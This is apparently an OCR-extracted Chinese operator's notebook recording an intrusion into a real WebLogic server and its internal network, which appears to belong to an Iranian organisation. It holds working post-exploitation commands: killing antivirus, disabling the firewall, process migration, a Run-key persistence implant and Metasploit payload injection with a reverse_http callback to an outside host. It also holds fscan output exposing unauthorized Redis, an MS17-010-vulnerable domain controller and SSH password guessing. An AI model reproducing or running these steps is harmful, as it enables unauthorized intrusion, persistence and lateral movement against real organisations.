

换个网站

```
http://178.173.172.2:7001/
```




正义执行


关闭其他黑客上线的马, beacon.exe一看就是cs的马



cs上线



不知道为啥, cs执行命令执行不了




转msf

单主机msf,内网漫游cs

关防火墙


```
run post/windows/manage/killav
```



进程迁移

先关防火墙

找一个有system权限的进程迁移进去



设置开机自启动


```
upload msfmsfmsf.exe
D:\bea8\user_projects\domains\oadomain\autodeploy\system.exe
```

```
reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v System32
-d "D:\bea8\user_projects\domains\oadomain\autodeploy\system.exe"
```

msf转回cs

```
use exploit/windows/local/payload_inject
set PAYLOAD windows/meterpreter/reverse_http
set DisablePayloadHandler true
set LHOST 123.57.30.117
set LPORT 22222
set SESSION 3
exploit
```

在msf返回的beacon中上传fscan并运行




```
start infoscan
(icmp) Target 172.30.20.13    is alive
(icmp) Target 172.30.20.10    is alive
(icmp) Target 172.30.20.11    is alive
(icmp) Target 172.30.20.12    is alive
(icmp) Target 172.30.20.15    is alive
(icmp) Target 172.30.20.14    is alive
(icmp) Target 172.30.20.19    is alive
(icmp) Target 172.30.20.20    is alive
[*] Icmp alive hosts len is: 8
172.30.20.12:135 open
172.30.20.15:443 open
172.30.20.13:1521 open
172.30.20.11:443 open
172.30.20.12:1433 open
172.30.20.20:139 open
172.30.20.20:445 open
172.30.20.19:139 open
172.30.20.19:445 open
172.30.20.14:139 open
172.30.20.12:445 open
172.30.20.20:443 open
```


```
172.30.20.12:139 open
172.30.20.13:445 open
172.30.20.13:135 open
172.30.20.13:139 open
172.30.20.20:80 open
172.30.20.19:135 open
172.30.20.12:6379 open
172.30.20.14:135 open
172.30.20.19:80 open
172.30.20.11:8000 open
172.30.20.15:80 open
172.30.20.14:80 open
172.30.20.10:80 open
172.30.20.12:80 open
172.30.20.11:80 open
172.30.20.20:3306 open
172.30.20.12:7070 open
172.30.20.15:22 open
172.30.20.19:7070 open
172.30.20.14:7070 open
172.30.20.13:7001 open
172.30.20.15:8000 open
172.30.20.14:88 open
172.30.20.14:443 open
172.30.20.14:445 open
172.30.20.13:8001 open
172.30.20.11:8100 open
172.30.20.12:8082 open
172.30.20.11:8300 open
172.30.20.12:9001 open
172.30.20.15:9443 open
172.30.20.15:10000 open
172.30.20.19:10001 open
172.30.20.19:10002 open
[*] alive ports len is: 46
[*] start vulscan
[+] NetInfo:
[*]172.30.20.13
   [->]WIN-HQSU4URNSM3
   [->]172.30.20.13
[+] Redis:172.30.20.12:6379 unauthorized
file:D:\SystemGroup\Rahkaran\Redis/dump.rdb
[*] WebTitle:http://172.30.20.15       code:301 len:162    title:301 Moved
Permanently Φ╖|Φ╜¼url: https://gitlab.eccpi.ir:443/
[*] 172.30.20.12         WORKGROUP\HMK1
[*] WebTitle:http://172.30.20.11       code:301 len:56     title:None Φ╖|Φ╜¼url:
https://172.30.20.11/
[+] NetInfo:
[*]172.30.20.14
   [->]PDC
   [->]172.30.20.14
[+] 172.30.20.14    MS17-010    (Windows Server 2012 R2 Datacenter 9600)
[+] NetInfo:
[*]172.30.20.12
   [->]Hmk1
   [->]172.30.20.12
[*] WebTitle:http://172.30.20.10       code:200 len:3029   title:RouterOS router
configuration page
```

```
[*] WebTitle:http://172.30.20.12:8082  code:401 len:0      title:None
[*] WebTitle:http://172.30.20.12:9001  code:400 len:334    title:Bad Request
[*] WebTitle:http://172.30.20.15:8000  code:404 len:9      title:None
[+] NetInfo:
[*]172.30.20.19
   [->]VEEAM
   [->]172.30.20.19
[*] 172.30.20.14   [+]DC PARDISAN\PDC               Windows Server 2012 R2
Datacenter 9600
[*] WebTitle:https://172.30.20.15:9443 code:200 len:19130  title:Portainer
[*] WebTitle:https://172.30.20.11      code:200 len:5426   title:" +
ID_EESX_Welcome + "
[*] 172.30.20.20  (Unix)

[10/27 11:25:11] [+] host called home, sent: 16 bytes
[10/27 11:25:12] [+] received output:
[*] WebTitle:https://172.30.20.15      code:302 len:100    title:None Φ╖|Φ╜¼url:
https://172.30.20.15/users/sign_in
[*] 172.30.20.13         WORKGROUP\WIN-HQSU4URNSM3   Windows Server 2012 R2
Datacenter 9600
[*] 172.30.20.20         WORKGROUP\BK                Unix
[*] 172.30.20.19  (Windows 10 Enterprise LTSC 2019 17763)
[*] 172.30.20.19         WORKGROUP\VEEAM             Windows 10 Enterprise LTSC
2019 17763
[*] WebTitle:http://172.30.20.14       code:200 len:701    title:IIS Windows
Server
[*] WebTitle:http://172.30.20.20       code:200 len:10890  title:None
[*] WebTitle:https://172.30.20.11/     code:200 len:5426   title:" +
ID_EESX_Welcome + "
[*] WebTitle:https://172.30.20.20      code:200 len:10890  title:None
[*] WebTitle:http://172.30.20.12       code:200 len:703    title:IIS Windows
Server
[*] WebTitle:https://172.30.20.14      code:200 len:1981   title:ESET Remote
Administrator
[*] WebTitle:https://172.30.20.15:10000 code:200 len:4919   title:Login to
Webmin
[*] WebTitle:https://172.30.20.15/users/sign_in code:200 len:8334   title:τÖ╖σ╜ò
┬╖ GitLab
[+] InfoScan:https://172.30.20.15:9443 [Portainer(Dockerτ«íτÉå)]
[*] WebTitle:https://gitlab.eccpi.ir/users/sign_in code:200 len:8343
title:τÖ╖σ╜ò ┬╖ GitLab
[*] WebTitle:http://172.30.20.13:7001  code:404 len:1214   title:Error 404--Not
Found
[+] InfoScan:http://172.30.20.13:7001  [weblogic]

[10/27 11:25:23] [+] received output:
[*] σ╖▒σ«îμêÉ 45/46 [-] ssh 172.30.20.15:22 root root#123 ssh: handshake failed:
ssh: unable to authenticate, attempted methods [none password], no supported
methods remain
```

有用的消息:

[+] 172.30.20.14 MS17-010 (Windows Server 2012 R2 Datacenter 9600)

port_scan+net view 扫下资产



external	internal	listener	user	computer	note	process	pid
178.173.172.2	172.30.20.13	cs1_22222	SYSTEM *	WIN-HQSU4URNSM3		notepad.exe	3728
178.173.172.2	172.30.20.13	cs1_22222	Administrator * [NT AUTHORITY\SYSTEM]	WIN-HQSU4URNSM3		powershell.exe	4092

Event Log | Listeners | Beacon 172.30.20.13@3728 | Beacon 172.30.20.13@4092

```
[*] WebTitle:https://gitlab.eccpi.ir/users/sign_in code:200 len:8343   title:rÕ╕σ╜ð ┬┐ GitLab
[*] WebTitle:http://172.30.20.13:7001  code:404 len:1214   title:Error 404--Not Found
[+] InfoScan:http://172.30.20.13:7001  [weblogic]

[10/27 11:25:23] [+] received output:
[*] σ┐▒σ<îµêÉ 45/46 [-] ssh 172.30.20.15:22 root root#123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain

[10/27 11:26:48] [+] received output:
[*] σ┐▒σ<îµêÉ 45/46 [-] ssh 172.30.20.15:22 root 123456!a ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain

[10/27 11:27:27] [+] received output:
[*] σ┐▒σ<îµêÉ 45/46 [-] ssh 172.30.20.15:22 root system ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain

[10/27 11:28:30] [+] received output:
[*] σ┐▒σ<îµêÉ 45/46 [-] ssh 172.30.20.15:22 admin 123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain

[10/27 11:29:28] [+] received output:
[*] σ┐▒σ<îµêÉ 45/46 [-] ssh 172.30.20.15:22 admin 12345678 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain

[10/27 11:30:28] [+] received output:
[*] σ┐▒σ<îµêÉ 45/46 [-] ssh 172.30.20.15:22 admin a12345 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain

[10/27 11:31:22] [+] received output:
[*] σ┐▒σ<îµêÉ 46/46
[*] µê▷µÀÀτ╖ôµ¥╣,Φçúµù╢: 7m13.1145927s
[10/27 11:40:29] beacon> net view
[10/27 11:40:29] [*] Tasked beacon to run net view
[10/27 11:40:35] [+] host called home, sent: 89168 bytes
[10/27 11:40:39] [+] received output:
List of hosts:


[10/27 11:40:52] [+] received output:
 Server Name             IP Address                  Platform  Version  Type   Comment
 -----------             ----------                  --------  -------  ----   -------
 BK                      172.30.20.20                500       0.0              DNS-327L
 HMK1                    172.30.20.12                500       0.0
 VEEAM                   172.30.20.19                500       0.0
 WIN-HQSU4URNSM3         172.30.20.13                500       0.0

[10/27 11:41:06] [+] host called home, sent: 1658 bytes
[10/27 11:41:09] beacon> portscan 172.30.20.0-172.30.20.63 1-1024,3389,5000-6000 arp 1024
[10/27 11:41:09] [*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on 172.30.20.0-172.30.20.63
[10/27 11:41:17] [+] host called home, sent: 76372 bytes
[WIN-HQSU4URNSM3] - x64 |  SYSTEM * | 3728 - x86
```

资产总结


```
(icmp) Target 172.30.20.13    is alive
(icmp) Target 172.30.20.10    is alive
(icmp) Target 172.30.20.11    is alive
(icmp) Target 172.30.20.12    is alive
(icmp) Target 172.30.20.15    is alive
(icmp) Target 172.30.20.14    is alive
(icmp) Target 172.30.20.19    is alive
(icmp) Target 172.30.20.20    is alive
```

14机器有ms17_010，13机器就是weblogic(已上线)

